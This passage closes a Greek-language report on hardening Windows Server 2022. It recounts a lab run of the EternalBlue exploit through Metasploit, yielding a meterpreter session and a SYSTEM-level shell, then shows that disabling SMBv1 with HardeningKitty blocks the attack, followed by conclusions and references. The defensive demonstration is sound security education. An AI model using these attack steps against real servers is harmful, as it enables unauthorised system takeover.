Στη συνέχεια εκτελούμε την επίθεση με την εντολή exploit στο Metasploit και ξεκινάει η αυτοματοποιημένη διαδικασία εκμετάλλευσης του EternalBlue. Με την επιτυχή εκτέλεσή της δημιουργείται μια ενεργή σύνδεση στο στόχο μέσω του Metasploit meterpreter. Εκτελώντας την εντολή shell στο meterpreter αποκτούμε ενεργή συνεδρία τερματικού στο Windows Server και αυτή η συνεδρία εκτελείται ως το χρήστη NT Authority System, ο οποίος έχει τα μέγιστα δικαιώματα στο σύστημα.




Εικόνα 25: Εκτέλεση του exploit και εγκαθίδρυση ενεργής συνεδρίας τερματικού στο μηχάνημα-στόχο με μέγιστα δικαιώματα.

Η επίθεση αυτή έγκειται στις αδυναμίες της πρώτης έκδοσης του πρωτοκόλλου SMB των Windows. Ως εκ τούτου και σύμφωνα με το υπόμνημα της Microsoft, μπορεί να αποφευχθεί, αν, αντί για την πρώτη έκδοση, χρησιμοποιηθεί μια νεότερη και ταυτόχρονα απενεργοποιηθεί η πρώτη.

6.2.α Επιδόρθωση με χρήση του HK

Για να πραγματοποιηθεί αυτή η αλλαγή, ομοίως με πριν, από το HK interface επιλέγουμε το επιθυμητό στοιχείο. Πρόκειται για το στοιχείο 18.3.3 στην κατηγορία MS Security Guide με τίτλο Configure SMBv1 server. Αφού παράξουμε το CSV αρχείο με τις απαιτούμενες ρυθμίσεις, το τροφοδοτούμε στο HK για να τις εφαρμόσει.



Εικόνα 26: Αλλαγή ρυθμίσεων με το HK.

Με την εφαρμογή των αλλαγών, δεν καθίσταται πλέον δυνατό να δημιουργηθεί συνεδρία προς το server καθώς ο ίδιος δεν επιτρέπει τις συνδέσεις.

Εικόνα 27: Το αποτέλεσμα της εφαρμογής του HK και η ανεπιτυχής επίθεση.

7. Συμπεράσματα

Στην παρούσα εργασία έγινε μια επισκόπηση των βέλτιστων πρακτικών που αφορούν την ασφάλεια ενός Windows Server 2022. Μελετήθηκαν εργαλεία που μπορούν να διευκολύνουν τη διαδικασία hardening, τόσο των συστημάτων, αλλά και των εφαρμογών τους. Έγινε πρακτική εφαρμογή των security baselines και ακολούθως αξιολογήθηκε το επίπεδο ασφάλειας. Όπως γίνεται αντιληπτό, η ασφάλεια είναι μια πολυδιάστατη και ευρεία έννοια. Κανένα σύστημα, είτε πρόκειται για υπολογιστικό, είτε για πληροφοριακό, δεν είναι και ποτέ δεν πρόκειται να γίνει, απόλυτα ασφαλές. Σε μόνον ιδανικές περιπτώσεις πετυχαίνουμε τη «μέγιστη ασφάλεια» προσεγγιστικά. Σε αυτή τη διαδικασία χρησιμοποιούμε αυτοματοποιημένες λύσεις προκειμένου να μας διευκολύνουν. Ωστόσο, η τυφλή εφαρμογή λύσεων, χωρίς καθολική εποπτεία του συστήματος δεν εγγυάται τη λειτουργικότητά του. Αντίστροφα, μια πιο χαλαρή ρύθμιση ασφάλειας προς όφελος της λειτουργικότητας μπορεί να εκθέσει το σύστημα σε απειλές. Για αυτό το λόγο είναι εξαιρετικά σημαντικό, οι πολιτικές ασφάλειας ενός οργανισμού να είναι σαφείς, επικαιροποιημένες και ευθυγραμμισμένες με τους στόχους του.

8. Πηγές/Βιβλιογραφία

[1] J.Chelladhurai, V. Singh and P. Raj, “Learning Docker”, Second edition, Packt Publishing, 2017
[1] Mark Dunkerley, Matt Tumbarello, “Mastering Windows Security and Hardening”, Second edition, Packt Publishing, 2022
[2] Bekim Dauti, “Windows Server 2022 Administration Fundamentals”, Third Edition, Packt Publishing, 2022
[3] Sara Perrot, “Windows Server 2022 & PowerShell All-in-One For Dummies”, John Wiley & Sons, 2022
[4] Center for Internet Security, “CIS Microsoft Windows Server 2022 Benchmark”, ver. 1.0.0, 2022
[5] Netwrix, “Group Policy Best Practices”, 2022
[6] Microsoft, “Security baselines”, https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-security-configuration-framework/windows-security-baselines , 2022
[7] Tim Katsapas, “Understanding Microsoft Security Baselines and Applying Them – Part 1”, https://azurecloudai.blog/2020/03/26/understanding-microsoft-security-baselines-and-applying-them-part-1/ ,2020
[8] Tim Katsapas, “Understanding Microsoft Security Baselines and Applying Them – Part 2”, https://azurecloudai.blog/2020/05/01/understanding-microsoft-security-baselines-and-applying-them-part-2/ , 2020
[9] SCIP AG, GitHub (stable) repository: HardeningKitty, https://github.com/scipag/HardeningKitty, 2021
[10] 0x6d69636b, GitHub (devel) repository: windows_hardening, https://github.com/0x6d69636b/windows_hardening , 2017
[11] ataumo, GitHub (devel) repository: policies_hardening_interface, https://github.com/ataumo/policies_hardening_interface , 2021